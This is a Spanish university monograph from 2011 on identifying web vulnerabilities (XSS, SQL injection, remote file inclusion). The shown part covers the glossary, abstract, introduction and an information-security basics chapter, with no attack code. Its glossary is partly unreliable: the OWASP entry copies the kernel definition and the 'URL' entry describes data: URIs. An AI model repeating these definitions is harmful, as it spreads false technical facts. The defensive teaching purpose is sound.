MÉTODO DE IDENTIFICACIÓN DE VULNERABILIDADES WEB: XSS, SQL INJECTION Y REMOTE FILE INCLUSION

MARIO ANDRÉS MARTÍNEZ RODRÍGUEZ

UNIVERSIDAD INDUSTRIAL DE SANTANDER
FACULTAD DE INGENIERÍAS FÍSICO MECÁNICAS
ESCUELA DE INGENIERIAS ELÉCTRICA, ELECTRÓNICA Y TELECOMUNICACIONES
ESPECIALIZACIÓN EN TELECOMUNICACIONES
Bucaramanga
2011

MÉTODO DE IDENTIFICACIÓN DE VULNERABILIDADES WEB: XSS, SQL INJECTION Y REMOTE FILE INCLUSION

MARIO ANDRÉS MARTÍNEZ RODRÍGUEZ

Monografía para optar el título de Especialista en Telecomunicaciones

Director
HUGO VECINO PICO
Director-Barrancabermeja en Universitaria de Investigación y Desarrollo-UDI

UNIVERSIDAD INDUSTRIAL DE SANTANDER
FACULTAD DE INGENIERÍAS FÍSICO MECÁNICAS
ESCUELA DE INGENIERIAS ELÉCTRICA, ELECTRÓNICA Y TELECOMUNICACIONES
ESPECIALIZACIÓN EN TELECOMUNICACIONES
Bucaramanga
2011

AGRADECIMIENTOS

Al finalizar un trabajo tan arduo y lleno de dificultades como el desarrollo de esta monografía no deja de asaltarme una profunda alegría al sentir que un ciclo de mi vida termina e inician nuevos cambios.

Claro, nada de esto hubiera sido posible sin la participación del personal de la UIS que han dispuestos los medios permitidos para que este trabajo llegue a su feliz término, por ello para mí es un verdadero placer utilizar este espacio para expresarles mis agradecimientos.

Agradezco a EL Ing. Hugo Vecino por la confianza que deposito en mi, su paciencia, su acompañamiento y continuas “correcciones“ que alentaron mis esfuerzos al mejoramiento.

Gracias a mi madre, a mis hermanos a mi esposa y a mi hijo que me acompañaron en esta aventura que significo la monografía y que, de forma incondicional entendieron mis ausencias y mis malos momentos.

Por último y no menos importante Gracias Dios por darme este tiempo de vida para realizar este proyecto y darlo por terminado por traerme hasta acá acompañado de toda la gente maravillosa que me rodeo y me aconsejo.

A TODOS MIL GRACIAS

CONTENIDO

PÁG.

LISTA DE TABLAS

pág.

LISTA DE FIGURAS

pág.

GLOSARIO

SERVICIOS WEB – La W3C define "Servicio web" como un sistema de software diseñado para permitir interoperatibilidad máquina a máquina en una red. En general, los servicios web son sólo APIs Web que pueden ser accedidas en una red, como internet, y ejecutadas en un sistema de hosting remoto

HACKER – En informática, un hacker es una persona que pertenece a una de estas comunidades o subculturas distintas pero no completamente independientes. El emblema hacker, un proyecto para crear un símbolo reconocible para la percepción de la cultura hacker. Gente apasionada por la seguridad informática. Esto concierne principalmente a entradas remotas no autorizadas por medio de redes de comunicación como Internet ("Black hats"). Pero también incluye a aquellos que depuran y arreglan errores en los sistemas ("White hats") y a los de moral ambigua como son los "Grey hats".

APLICACIÓN WEB – En la ingeniería de software se denomina aplicación web a aquellas aplicaciones que los usuarios pueden utilizar accediendo a un servidor web a través de Internet o de una intranet mediante un navegador. En otras palabras, es una aplicación software que se codifica en un lenguaje soportado por los navegadores web en la que se confía la ejecución al navegador.

VULNERABILIDADES WEB – Estar expuesto a la explotación de riesgos potenciales normalmente se presentan por errores en cualquiera de los componentes de una aplicación web.

ATAQUE WEB – Aprovechamiento de una vulnerabilidad conocida o descubierta por accidente. Los ataques web pueden ser organizados por una o más personas para causar daño o problemas a un sistema informático. Los blancos preferidos suelen ser los sistemas de grandes corporaciones o estados, pero ningún usuario de internet u otras redes está exento.

PUERTO LÓGICO – Se denomina así a una zona, o localización, de la memoria de un ordenador que se asocia con un puerto físico o con un canal de comunicación, y que proporciona un espacio para el almacenamiento temporal de la información que se va a transferir entre la localización de memoria y el canal de comunicación. En el ámbito de Internet, un puerto es el valor que se usa, en el modelo de la capa de transporte, para distinguir entre las múltiples aplicaciones que se pueden conectar al mismo host, o puesto.

XSS – El Cross-site Scripting o XSS es un problema de seguridad en las páginas web, generalmente por vulnerabilidades en el sistema de validación de datos entrantes. Un ataque XSS consiste en enviar un script malicioso a la página,

ocultándolo entre solicitudes legítimas. Para funcionar necesitan un punto de entrada, que suelen ser los formularios. A través de un ataque XSS, se puede secuestrar cuentas, cambiar configuraciones de los usuarios, acceder a partes restringidas del sitio, modificar el contenido del sitio, etc.

SQL INJECTION – (inyección directa de comandos SQL o SQL injection) Técnica utilizada por personas maliciosas con el fin de alterar o atacar un sitio o servidor a través de comandos SQL. Las inyecciones utilizan información de entrada del usuario combinado con comandos SQL para construir una consulta SQL maliciosa. En otras palabras, se "inyecta" un código SQL malicioso para alterar el funcionamiento normal de las consultas SQL programadas por los diseñadores/webmasters. Al no haber seguridad, el código se ejecuta con consecuencias alarmantes. Con estas inyecciones se pueden obtener datos escondidos, eliminar o sobrescribir datos en la base de datos y hasta lograr ejecutar comandos peligrosos en la máquina donde está la base de datos.

REMOTE FILE INCLUSION – Traducido al español como Inclusión Remota de Archivos - vulnerabilidad existente solamente en páginas dinámicas en PHP que permite el enlace de archivos remotos situados en otros servidores a causa de una mala programación de la página que contiene la función include(). Este tipo de vulnerabilidad no se da en páginas programadas en ASP o en cualquier otro tipo de lenguaje similar que no contenga la posibilidad de la inclusión remota de archivos ajenos al servidor

JAVA – La plataforma Java es el nombre de un entorno o plataforma de computación originaria de Sun Microsystems, capaz de ejecutar aplicaciones desarrolladas usando el lenguaje de programación Java u otros lenguajes que compilen a bytecode y un conjunto de herramientas de desarrollo. En este caso, la plataforma no es un hardware específico o un sistema operativo, sino más bien una máquina virtual encargada de la ejecución de las aplicaciones, y un conjunto de bibliotecas estándar que ofrecen una funcionalidad común.

MICROSOF VISUAL BASIC .NET – Es un lenguaje de programación orientado a objetos que se puede considerar una evolución de Visual Basic implementada sobre el framework .NET. Su introducción resultó muy controvertida, ya que debido a cambios significativos en el lenguaje VB.NET no es compatible hacia atrás con Visual Basic, pero el manejo de las instrucciones es similar a versiones anteriores de Visual Basic, facilitando así el desarrollo de aplicaciones más avanzadas con herramientas modernas.

PHP – Es un lenguaje de programación interpretado, diseñado originalmente para la creación de páginas web dinámicas. Es usado principalmente para la interpretación del lado del servidor (server-side scripting) pero actualmente puede ser utilizado desde una interfaz de línea de comandos o en la creación de otros

tipos de programas incluyendo aplicaciones con interfaz gráfica usando las bibliotecas Qt o GTK+.

PHYTON – Es un lenguaje de programación de alto nivel cuya filosofía hace hincapié en una sintaxis muy limpia y que favorezca un código legible. Se trata de un lenguaje de programación multiparadigma ya que soporta orientación a objetos, programación imperativa y, en menor medida, programación funcional. Es un lenguaje interpretado, usa tipado dinámico, es fuertemente tipado y multiplataforma.

PERL – Es un lenguaje de programación diseñado por Larry Wall en 1987. Perl toma características del lenguaje C, del lenguaje interpretado shell (sh), AWK, sed, Lisp y, en un grado inferior, de muchos otros lenguajes de programación.

RUBY – Es un lenguaje de programación interpretado, reflexivo y orientado a objetos, creado por el programador japonés Yukihiro "Matz" Matsumoto, quien comenzó a trabajar en Ruby en 1993, y lo presentó públicamente en 1995. Combina una sintaxis inspirada en Python y Perl con características de programación orientada a objetos similares a Smalltalk.

ENRUTADOR – El enrutador (calco del inglés router), direccionador, ruteador o encaminador es un dispositivo de hardware para interconexión de red de ordenadores que opera en la capa tres (nivel de red) del modelo OSI. Un enrutador es un dispositivo para la interconexión de redes informáticas que permite asegurar el enrutamiento de paquetes entre redes o determinar la mejor ruta que debe tomar el paquete de datos.

SWITCH – Un conmutador o switch es un dispositivo digital de lógica de interconexión de redes de computadores que opera en la capa de enlace de datos del modelo OSI. Su función es interconectar dos o más segmentos de red, de manera similar a los puentes de red, pasando datos de un segmento a otro de acuerdo con la dirección MAC de destino de las tramas en la red.

CERTIFICADOS DIGITALES – Un certificado digital (también conocido como certificado de clave pública o certificado de identidad) es un documento digital mediante el cual un tercero confiable (una autoridad de certificación) garantiza la vinculación entre la identidad de un sujeto o entidad (por ejemplo: nombre, dirección y otros aspectos de identificación) y una clave pública.

ISO/IEC 27000 – La serie de normas ISO/IEC 27000 son estándares de seguridad publicados por la Organización Internacional para la Estandarización (ISO) y la Comisión Electrotécnica Internacional (IEC). La serie contiene las mejores prácticas recomendadas en Seguridad de la información para desarrollar, implementar y mantener Especificaciones para los Sistemas de Gestión de la Seguridad de la Información (SGSI).

ISO/IEC 27006 – Este estándar especifica los requisitos para acreditar organismos que certifiquen Sistemas de Gestión de Seguridad de la Información aportando un esquema internacional para su acreditación.

CGIs – Interfaz de entrada común (en inglés Common Gateway Interface, abreviado CGI) es una importante tecnología de la World Wide Web que permite a un cliente (navegador web) solicitar datos de un programa ejecutado en un servidor web. CGI especifica un estándar para transferir datos entre el cliente y el programa. Es un mecanismo de comunicación entre el servidor web y una aplicación externa cuyo resultado final de la ejecución son objetos MIME. Las aplicaciones que se ejecutan en el servidor reciben el nombre de CGIs.

HTML – Siglas de HyperText Markup Language (Lenguaje de Marcado de Hipertexto), es el lenguaje de marcado predominante para la elaboración de páginas web. Es usado para describir la estructura y el contenido en forma de texto, así como para complementar el texto con objetos tales como imágenes. HTML se escribe en forma de «etiquetas», rodeadas por corchetes angulares (<,>). HTML también puede describir, hasta un cierto punto, la apariencia de un documento, y puede incluir un script (por ejemplo Javascript), el cual puede afectar el comportamiento de navegadores web y otros procesadores de HTML.

KERNEL – En informática, un núcleo o kernel (de la raíz germánica Kern) es un software que constituye la parte más importante del sistema operativo. Es el principal responsable de facilitar a los distintos programas acceso seguro al hardware de la computadora o en forma más básica, es el encargado de gestionar recursos, a través de servicios de llamada al sistema. Como hay muchos programas y el acceso al hardware es limitado, también se encarga de decidir qué programa podrá hacer uso de un dispositivo de hardware y durante cuánto tiempo, lo que se conoce como multiplexado. Acceder al hardware directamente puede ser realmente complejo, por lo que los núcleos suelen implementar una serie de abstracciones del hardware. Esto permite esconder la complejidad, y proporciona una interfaz limpia y uniforme al hardware subyacente, lo que facilita su uso al programador.

OWASP – En informática, un núcleo o kernel (de la raíz germánica Kern) es un software que constituye la parte más importante del sistema operativo.[1] Es el principal responsable de facilitar a los distintos programas acceso seguro al hardware de la computadora o en forma más básica, es el encargado de gestionar recursos, a través de servicios de llamada al sistema. Como hay muchos programas y el acceso al hardware es limitado, también se encarga de decidir qué programa podrá hacer uso de un dispositivo de hardware y durante cuánto tiempo, lo que se conoce como multiplexado. Acceder al hardware directamente puede ser realmente complejo, por lo que los núcleos suelen implementar una serie de abstracciones del hardware. Esto permite esconder la complejidad, y proporciona

una interfaz limpia y uniforme al hardware subyacente, lo que facilita su uso al programador.

XPATH – XPath (XML Path Language) es un lenguaje que permite construir expresiones que recorren y procesan un documento XML. La idea es parecida a las expresiones regulares para seleccionar partes de un texto sin atributos (plain text). XPath permite buscar y seleccionar teniendo en cuenta la estructura jerárquica del XML. XPath fue creado para su uso en el estándar XSLT, en el que se usa para seleccionar y examinar la estructura del documento de entrada de la transformación.

LDAP – Son las siglas de Lightweight Directory Access Protocol (en español Protocolo Ligero de Acceso a Directorios) que hacen referencia a un protocolo a nivel de aplicación el cual permite el acceso a un servicio de directorio ordenado y distribuido para buscar diversa información en un entorno de red. LDAP también es considerado una base de datos (aunque su sistema de almacenamiento puede ser diferente) a la que pueden realizarse consultas.

SQL – El lenguaje de consulta estructurado o SQL (por sus siglas en inglés structured query language) es un lenguaje declarativo de acceso a bases de datos relacionales que permite especificar diversos tipos de operaciones en éstas. Una de sus características es el manejo del álgebra y el cálculo relacional permitiendo efectuar consultas con el fin de recuperar -de una forma sencilla- información de interés de una base de datos, así como también hacer cambios sobre ella.

URL – El esquema data: URI definido en las normas IETF RFC 2397 en un esquema URI que permite la inclusión de pequeños elementos de datos en línea, como si fueran referenciados hacia una fuente externa. Suelen ser mucho más simples que otros métodos de inclusión alternativos, como MIME con cid: o mid:. De acuerdo a la denominación en el RFC, los data: URI son, de hecho, URLs.

ODBC – Open DataBase Connectivity (ODBC) es un estándar de acceso a bases de datos desarrollado por SQL Access Group en 1992, el objetivo de ODBC es hacer posible el acceder a cualquier dato desde cualquier aplicación, sin importar qué sistema de gestión de bases de datos (DBMS) almacene los datos, ODBC logra esto al insertar una capa intermedia (CLI) denominada nivel de Interfaz de Cliente SQL, entre la aplicación y el DBMS, el propósito de esta capa es traducir las consultas de datos de la aplicación en comandos que el DBMS entienda. Para que esto funcione tanto la aplicación como el DBMS deben ser compatibles con ODBC, esto es que la aplicación debe ser capaz de producir comandos ODBC y el DBMS debe ser capaz de responder a ellos. Desde la versión 2.0 el estándar soporta SAG y SQL.

HTTPS – Hypertext Transfer Protocol Secure (en español: Protocolo seguro de transferencia de hipertexto), más conocido por sus siglas HTTPS, es un protocolo

de red basado en el protocolo HTTP, destinado a la transferencia segura de datos de hipertexto, es decir, es la versión segura de HTTP.

RESUMEN

TÍTULO: MÉTODO DE IDENTIFICACIÓN DE VULNERABILIDADES WEB: XSS, SQL INJECTION Y REMOTE FILE INCLUSION[*]

AUTOR: MARIO ANDRÉS MARTÍNEZ RODRÍGUEZ[**]

PALABRAS CLAVES:
Seguridad de la Información, Vulnerabilidades Web, Amenazas, Riesgos.

DESCRIPCIÓN:

Los sistemas de información y los datos almacenados son los recursos más valiosos con los que puede contar las organizaciones hoy en día.

La necesidad del flujo de información y el traslado de recursos de un sitio a otro hace que aparezcan vulnerabilidades que ponen en riesgo la seguridad de la infraestructura de comunicación y toda la información manejada entre cada una de las partes. Dichos riesgos y amenazas provienen tanto de agentes externos como de agentes internos, por eso toda organización que quiera tener una menor probabilidad de pérdida de recursos por causa de determinados ataques ó vulnerabilidades que podrían ser explotadas en algún momento, debe considerar definir una estrategia de seguridad fundamentada en políticas respaldadas por todos los miembros de la organización.

Este documento proporciona una visión general de las vulnerabilidades web Cross Site Scripting (XSS), SQL Injection y Remote File Inclusión (RFI), los riesgos que generan estas vulnerabilidades para cualquier empresa o persona y las buenas prácticas de seguridad que le evitaran problemas a las organizaciones y los usuarios. El documento da detalles sobre las amenazas y los riesgos tecnológicos asociados a dichas vulnerabilidades y las garantías ofrecidas para mitigarlos. Dentro de las principales alternativas de mitigación de riesgos se destacan las herramientas de escaneo de vulnerabilidades y las pruebas asociadas tanto al interior de la organización como fuera de esta.

.

[*] Proyecto de Grado

[**] Facultad de Ingeniería Físico Mecánicas. Escuela de Ingeniería Eléctrica, Electrónica y Telecomunicaciones. Hugo Vecino Pico.

SUMMARY

TITLE: IDENTIFYING METHOD OF WEB VULNERABILITIES: XSS, SQL INJECTION AND REMOTE FILE INCLUSION*

AUTOR: MARIO ANDRES MARTÍNEZ RODRÍGUEZ**

KEY WORDS:

Security Information, Web Vulnerabilities, Threats, Risks.

DESCRIPTION:
Information systems and stored data are the most valuable resources you can rely on organizations today.

The need for information flow and the transfer of resources from one place to another make them that some vulnerability appears threatening the security of the communication infrastructure and all the information handled among the parts. These risks and threats may come from both outsiders as insiders, so any organization that wants to have a lower probability of losing of resources due to certain attacks or vulnerabilities that could be exploited at some point; must define a security strategy based on policies supported by all members of the organization.

This project provides an overview of web vulnerability CrossSite Scripting (XSS), SQL Injection and Remote File Inclusion (RFI). The risks posed by these vulnerabilities to any business or person and test security practices that will avoid problems for organizations and users. The document gives details about the threats and technological risks associated with such vulnerabilities and the guarantees offered to mitigate them. Among the main risk mitigation alternatives we highlight vulnerability scanning tools and the associated tests both within organizations and outside it.

* Proyecto de Grado
** Facultad de Ingeniería Físico Mecánicas. Escuela de Ingeniería Eléctrica, Electrónica y Telecomunicaciones. Hugo Vecino Pico.

INTRODUCCIÓN

La seguridad de la Información se está convirtiendo en una de las principales preocupaciones de desarrolladores de servicios Web y otros recursos basados en tecnologías relacionadas con Internet. El uso de estos servicios, se está haciendo frecuente en variados tipos de modelos económicos e industriales. Las aplicaciones basadas en servicios Web, dentro de sus principales características, deben proporcionar, además del valor esperado por sus usuarios, mecanismos de confianza que garanticen la seguridad de su información.

El crecimiento de Internet ha ocasionado que muchas organizaciones incluyan, como parte de su arquitectura tecnológica, la incorporación de sitios Web junto con el diseño de sistemas soportados en esta tecnología. Uno de los inconvenientes que ha surgido en el desarrollo de esta labor, está en que las empresas de diferentes sectores ven comprometida su infraestructura corporativa, debido en muchos casos al descuido o desconocimiento de un aspecto tan importante como es el de la seguridad, que los han hecho vulnerables a ataques a través de Internet.

Personas y Empresas a nivel mundial han encontrado nuevas formas de hacer negocios, proveer información y servicios y mantener contacto con usuarios, proveedores, socios de negocios, empleados y amigos a través de la Internet. Pero con esta capacidad de conexión llegan nuevas amenazas: hackers maliciosos, criminales y espías buscando obtener ventajas de cualquier información que puedan capturar.

La problemática actualmente ya no sólo impacta las empresas. También los usuarios caseros pueden ver sus bienes comprometidos, si no se toman las medidas de seguridad adecuadas. Un ejemplo de éstos son las vulnerabilidades ocasionadas por Ataques Web[1].

Muchos de los ataques Web son realizados sobre los puertos lógicos (80, 81, 443, 8000, 8001, 8010, 8080, etc.), que son los comúnmente disponibles en el segmento de red de Internet.

En ocasiones se pueden tomar medidas para reducir los riesgos de esta exposición. Sin embargo, las vulnerabilidades en las aplicaciones Web son el vector más grande para los ataques contra la seguridad empresarial. Se menciona

[1] Joel Scambray, Stuart McClure, George Kurtz. “Hackers 2”. Osborne Mc-Graw Hill, 2001, Pág. 669-692.

con frecuencia que estos ataques son por: “cross-site scripting”, “SQL injection” y “malas configuraciones de los sitios Web”[23].

Otra problemática es que las vulnerabilidades de la seguridad de las aplicaciones Web pueden ser originadas por malas configuraciones o errores en los lenguajes utilizados en aplicaciones Web (por ejemplo, Java, .NET, PHP, Python, Perl, Ruby). Estas vulnerabilidades pueden ser complejas y pueden ocurrir bajo muchas circunstancias distintas por lo que cada vez es más difícil encontrar una defensa efectiva contra dichos ataques.

Este tipo de vulnerabilidades (XSS, SQL Injection y otras) con frecuencia quedan fuera de la experiencia tradicional de los administradores de seguridad de las redes. Por lo tanto, las aplicaciones Web se vuelven susceptibles a este tipo de ataques. Muchas organizaciones han descubierto que estos ataques evaden las defensas tradicionales de las redes empresariales, por lo que es necesario plantear nuevas defensas contra dichos ataques.

[2] http://www.whitehatsec.com/home/resource/stats.html
[3] http://www.owasp.org/index.php/File:OWASP_T10_-_2010_rc1.pdf

1. SEGURIDAD

1.1. SEGURIDAD DE LA INFORMACIÓN

Los sistemas de información y los datos almacenados son en la actualidad los recursos más valiosos con los que puede contar las organizaciones. La necesidad del flujo de información y el traslado de recursos de un sitio a otro hace que aparezcan vulnerabilidades que ponen en riesgo la seguridad de la infraestructura de comunicación y toda la información de cada una de las partes. Proteger la información y los recursos tecnológicos informáticos es una labor continua y de importancia que debe darse en la medida en que avanza la tecnología, ya que las técnicas utilizadas por aquellos que usan dichos avances para fines delictivos aumentan y como resultado los atacantes son cada vez más mejor organizados y con mejores capacidades. Las amenazas que se pueden presentar provienen tanto de agentes externos como de agentes internos, por eso toda organización que quiera tener una menor probabilidad de pérdida de recursos por causa de los ataques, defina una estrategia de seguridad fundamentada en políticas respaldadas por todos los miembros de la organización.

Se debe considerar que la violación de la seguridad en un sistema podría llegar a afectar gravemente las operaciones más importantes de la empresa y dejarla expuesta inclusive a la quiebra.

1.2. CONCEPTOS BÁSICOS

Desde el inicio, la información se ha manifestado bajo diversas formas y técnicas. El hombre represento sus hábitos, a través de diversos medios que pudiesen ser utilizados por él y por las demás personas. La información más significativa se registraba en objetos representativos, entre otros, estos se almacenaban con en lugares de difícil acceso; solo quienes estuviesen autorizados o listos para interpretarla tenían acceso a dicho contenido. Hoy en día la información es el objeto de mayor importancia para empresas y organizaciones. El progreso de la informática y las redes de comunicaciones posibilita un nuevo panorama, en donde objetos del mundo real se representan por bits y bytes y poseen formas diferentes de las originales, sin embargo el valor no deja de ser el mismo que los originales. La seguridad de la información es crítica y fundamental para todos, debido a que afecta directamente los negocios de una empresa, organización o individuo. La seguridad de la información tiene como propósito proteger la información registrada, independientemente del lugar en que se localice: impresos

en papel, en los discos duros de las computadoras o incluso en la memoria de las personas que la conocen[4].

La seguridad de la información protege los elementos que conforman la comunicación, es indispensable por ello identificar los elementos que busca proteger la seguridad de la información como por ejemplo: la información, los equipos que la soportan y las personas que la utilizan. Es importante, y necesario que todos los miembros de una organización o un simple individuo tomen conciencia sobre la importancia del manejo de la información en forma segura, ya que de nada sirve cualquier sistema de seguridad por complejo y completo que pueda llegar a ser, si las personas que tienen acceso a la información, facilitan su usuario y contraseña a personas ajenas a la empresa dejando abierta la posibilidad a ataques o filtraciones de información crítica al exterior de la compañía.

1.3. ACTIVOS INFORMÁTICOS

Según un estudio de la Universidad de Texas, sólo el 6% de las empresas que sufren un desastre informático sobreviven. El 94% restante tarde o temprano desaparece. Investigaciones de Gartner Group, aunque más moderadas, respaldan esta tendencia al indicar que dos de cada cinco empresas que enfrentan ataques o daños en sus sistemas dejan de existir[5].

Un activo se entiende como todo elemento que compone el proceso de comunicación, desde la información, el emisor, el medio de transmisión hasta su destino. Los activos poseen valor para las empresas y como por esta razón necesitan recibir una protección adecuada para que las empresas, organizaciones e individuos no sean perjudicados.

1.3.1. La información. Está conformada por los elementos que contienen información registrada, en un medio electrónico o físico. Por ejemplo: documentos, informes, reportes, archivos de configuración, planes de negocio, etc.

1.3.2. Equipos. Conformado por:

- **Software:** Conformado por todos aquellos programas de computador que se utilizan para la automatización de procesos, es decir, acceso, lectura, tránsito y almacenamiento de la información. Por ejemplo: aplicaciones comerciales, sistemas operativos, programas institucionales, entre otros.

[4] http://es.wikipedia.org/wiki/Seguridad_de_la_informaci%C3%B3n
[5] http://www.mundoenlinea.cl/noticia.php?noticia_id=638&categoria_id=35

La seguridad de la información contempla la evaluación de la forma en que se crean las aplicaciones, la disposición y la forma como se utilizan por los usuarios y por sistemas integrados, con el propósito de detectar y corregir problemas latentes. Las aplicaciones deben estar protegidas de tal forma que la comunicación entre las bases de datos, otras aplicaciones y los usuarios se realice de forma segura, atendiendo a los principios básicos de la seguridad de la información.

- **Hardware:** Compuesto por la infraestructura tecnológica que brinda soporte a la información durante el uso, transporte y almacenamiento. Dentro de los principales elementos que la conforman están: Los computadores, los servidores, los medios de almacenamiento, los equipos de conectividad (enrutadores, switchs y cualquier otro elemento de una red por donde transite la información).
- **Organización:** Lo componen aspectos como la estructura física y organizativa de las empresas. Por ejemplo: la estructura funcional de una organización, la distribución de funciones ó roles y los flujos de información de la empresa.

1.3.3. Usuarios. Es importante la toma de conciencia y formación del hábito de la seguridad en la toma de decisiones por parte de todos los empleados de una empresa o un simple individuo, esta iniciativa se debe dar desde la alta dirección hasta los usuarios finales de la información, incluyendo los grupos que mantienen la estructura tecnológica, como los técnicos, operadores y administradores de ambientes tecnológicos.

1.4. PROTECCIÓN DE LOS ACTIVOS INFORMÁTICOS

Se entiende por seguridad de la información a las medidas preventivas del hombre, de las organizaciones y de los sistemas tecnológicos que permiten almacenar y proteger la información buscando mantener los principios de integridad, confidencialidad y disponibilidad de la información[6].

1.4.1 Mecanismos de Seguridad

La seguridad en un sistema de información debe contemplar todas las posibles amenazas que se identifiquen sobre todos los elementos del sistema de información: máquinas, programas, datos, redes y electrónica de red. Entre las amenazas se encuentran las personas, tanto con carácter voluntario como involuntario, y las catástrofes, como los incendios e inundaciones. En la tabla 1 se ilustran los objetivos y las medidas o mecanismos de seguridad que existen para garantizar su cumplimiento. Se puede indicar que dos de los mecanismos básicos

[6] http://es.wikipedia.org/wiki/Seguridad_de_la_informaci%C3%B3n

de seguridad son las claves públicas y privadas, y los algoritmos de resumen de una dirección.

Estos son los fundamentos para la construcción del resto de mecanismos de seguridad. Mediante la combinación de todos ellos se consigue proteger los sistemas de información mediante el cifrado o encriptación, la firma y los certificados digitales. Estos son los mecanismos técnicos de protección de la información. Los mecanismos básicos y técnicos se complementan con los de organización de autorización y auditoría, así como con los de operación y de nivel de servicio.

Tabla 1. Objetivos y Medidas de Seguridad

TABLA 1: OBJETIVOS Y MEDIDAS DE SEGURIDAD		
OBJETIVO	DESCRIPCIÓN	MEDIDAS
1. Identificación (Autenticación)	Es el proceso de identificar o definir al cliente de la aplicación o servicio. No olvidar que los clientes pueden ser tanto personas, como otros servicios, procesos y otros ordenadores.	Certificados digitales.
2. Confidencialidad	Consiste en asegurar que la información sólo accede quien está autorizado para ello.	Cifrado, encriptación.
3. Integridad	Conjunto de acciones que garantizan que la información no se ha transformado durante su procesado, transporte o almacenamiento.	Firma digital.
4. No repudio	Procedimientos para asegurar que ninguna de las partes implicadas ya identifcadas (autentificadas) puede negar haber participado en una determinada transacción.	Firma digital, auditoría.
5. Autorización	Determinar a qué información puede acceder tareas puede acometer, un cliente autentificado, por lo tanto identificado con certeza. Este proceso determina los privilegios asociados un perfil de usuario.	Cuestión organizativa que debe diseñar cada organización y llevar a cabo en sus sistemas particulares.
6. Auditoría	Es la posiblidad de poder rastrear los accesos realizados a la información y las operaciones hechas sobre ella por cada usuario y las circunstancias en que las hizo.	Registros de acceso y operaciones efectuadas sobre la información.
7. Disponibilidad	Forma parte de la seguridad del poder disponer de la información cuando se necesite. Por ello se deben proteger los sistemas de forma que se mantengan en funcionamiento y se pueda acceder a la información en cualquier momento.	Operación y nivel de servicio adecuados sobre los sistemas.

Imagen tomada de: http://www.conganat.org/seis/informes/2003/PDF/CAPITULO9.pdf

1.4.2. Principios Básicos de la Seguridad de la Información

1.4.2.1 Integridad de la Información: Permite garantizar que la información no ha sido alterada en su contenido, por tanto, es íntegra. Una información íntegra es una información que no ha sido alterada de forma indebida o no autorizada. Cuando ocurre una alteración no autorizada de la información en un documento, quiere decir que el documento ha perdido su integridad.

La integridad de la información es fundamental para el éxito de la comunicación de información, debido a que el receptor deberá tener la seguridad de que la información obtenida, es exactamente la misma que fue colocada a su disposición con una finalidad específica. Estar íntegra quiere decir estar en su estado original, sin haber sido alterada por quien no tenga autorización para ello. Si la información sufre alteraciones en su versión original, entonces la misma pierde su integridad, ocasionando errores, fraudes, perjudicando la comunicación y la toma de decisiones de los individuos o empresas.

La información se pude alterar de varias formas, tanto el contenido como el ambiente que la soporta. Por lo tanto, la perdida de la integridad de una información se podrá considerar bajo dos aspectos:

- Alteraciones del contenido de los documentos: Se presenta cuando se realizan inserciones, sustituciones o remociones de partes del contenido o de todo el contenido.
- Alteraciones en los elementos que soportan la información: Se presenta cuando se realizan alteraciones en la estructura física y lógica donde la información está almacenada.

Buscar la integridad de la información es asegurar que sólo las personas autorizadas puedan hacer alteraciones en la forma y contenido de una información, en el ambiente en el cual la misma es almacenada y por el cual transita. Por lo tanto, para garantizar la integridad, es necesario que todos los elementos que componen la base de gestión de la información se mantengan en sus condiciones originales definidas por sus responsables y propietarios[7].

1.4.2.2 Confidencialidad la Información: La información que se intercambian entre individuos y empresas no siempre deberá ser conocida por todo el mundo. Mucha de la información generada es destinada a un grupo específico de individuos, y muchas veces a una única persona. Eso significa que estos datos deberán ser conocidos sólo por un grupo controlado de personas, definido por el responsable de la información.

[7] http://www.cypsela.es/especiales/pdf206/confidencialidad.pdf

Por ese motivo, la información posee un grado de confidencialidad que se deberá preservar para que personas sin autorización no la conozcan. Tener confidencialidad de la información, es la seguridad que lo que se dijo a alguien o escribió en algún lugar será escuchado o leído sólo por quien tenga ese derecho. Si la información es confidencial, es secreta, se deberá guardar con seguridad y no será divulgada para personas no autorizadas[8]. Garantizar la confidencialidad de la información es uno de los factores determinantes para la seguridad y una tarea difícil de implementar, pues involucra a todos los elementos que forman parte de la comunicación. Una información que es muy valiosa para un individuo u organización, debe tener un mayor grado de confidencialidad, y cuanto mayor sea dicho grado, mayor será el nivel de seguridad necesario de la estructura tecnológica y humana que participa del proceso de comunicación.

Se debe considerar a la confidencialidad con base en el valor que la información tiene para la empresa o la persona y los impactos que podría causar su divulgación indebida. Siendo así, debe ser accedida, leída y alterada sólo por aquellos individuos que poseen permisos[9].

El acceso debe ser considerado con base en el grado de sigilo de la información, ya que no todas las informaciones sensibles de la empresa son confidenciales. Sólo la confidencialidad de las informaciones no es suficiente, es importante que además de ser confidenciales, las informaciones también deben estar íntegras. Por lo tanto, se debe mantener la integridad de una información, según el principio básico de la seguridad de la información[10].

1.4.2.3 Disponibilidad de la Información: La disponibilidad es el tercer principio básico de la seguridad de la información. Se refiere a la disponibilidad de la información y de toda la estructura física y tecnológica que permite el acceso, tránsito y almacenamiento. La disponibilidad de la información permite que la información se utilice cuando sea necesario, que esté al alcance de sus usuarios y destinatarios y se pueda acceder en el momento en que necesite utilizarla.

Este principio se relaciona con la adecuada estructuración de un ambiente tecnológico y humano que permita la continuidad de los negocios de la empresa o de las personas, sin impactos negativos representativos para la utilización de la información. Sin embargo la disponibilidad no es suficiente, la información también deberá estar accesible en forma segura para que se pueda usar en cualquier momento según las necesidades del individuo o la empresa.

Para que se pueda garantizar la disponibilidad de la información, es necesario conocer cuáles son los usuarios que acceden a la información, con base en el

[8] http://www.belt.es/expertos/experto.asp?id=2245
[9] http://plataforma.cbtis122.net/mod/page/view.php?id=1735
[10] http://alarcos.inf-cr.uclm.es/doc/PSI/tema1Marian.pdf

principio de la confidencialidad, para que dicha información se pueda organizar y así definir las formas de colocación en disponibilidad, garantizando, según sea el caso, el acceso y uso cuando sea necesario. La disponibilidad de la información se deberá considerar con base en el valor que tiene la información y en el impacto resultante de su falta de disponibilidad. Para garantizar la disponibilidad, se toman en cuenta muchas medidas, se pueden destacar por ejemplo:

- La configuración segura del ambiente, donde todos los elementos que forman parte del proceso de manejo de la información estén dispuestos adecuadamente para asegurar el éxito de la lectura, tránsito y almacenamiento de la información[11].
- Realizar copias de respaldo ó backup. Esto permite que la información esté duplicada en otro local para ser utilizada en caso de no ser posible recuperarla de su base original[121]
- Definir estrategias para situaciones de contingencia.

- Establecer canales alternativos para el movimiento de la información, que garanticen el acceso y la continuidad de los negocios incluso cuando algunos de los recursos tecnológicos, o humanos, no estén en perfectas condiciones de operación[13].

